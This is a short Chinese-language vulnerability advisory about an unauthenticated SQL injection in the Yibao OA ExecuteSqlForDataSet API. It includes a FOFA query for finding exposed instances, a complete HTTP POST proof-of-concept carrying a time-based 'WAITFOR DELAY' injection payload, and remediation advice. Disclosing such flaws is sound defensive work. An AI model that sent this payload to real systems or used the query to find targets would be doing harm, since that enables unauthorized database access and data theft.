

易宝OA-ExecuteSqlForDataSet接口存在SQL注入漏洞

漏洞描述

易宝OA-ExecuteSqlForDataSet接口存在SQL注入漏洞，未经身份验证可进行数据库命令操作，泄露敏感信息，导致网站处于极度不安全状态。

影响版本

易宝OA

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA：product="顶讯科技-易宝OA系统"

POC/EXP：

POST /api/system/ExecuteSqlForDataSet HTTP/1.1



Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 52

token=zxh&sql=;WAITFOR DELAY '0:0:5'--&strParameters



修复方案

关闭互联网暴露面或接口设置访问权限

升级至安全版本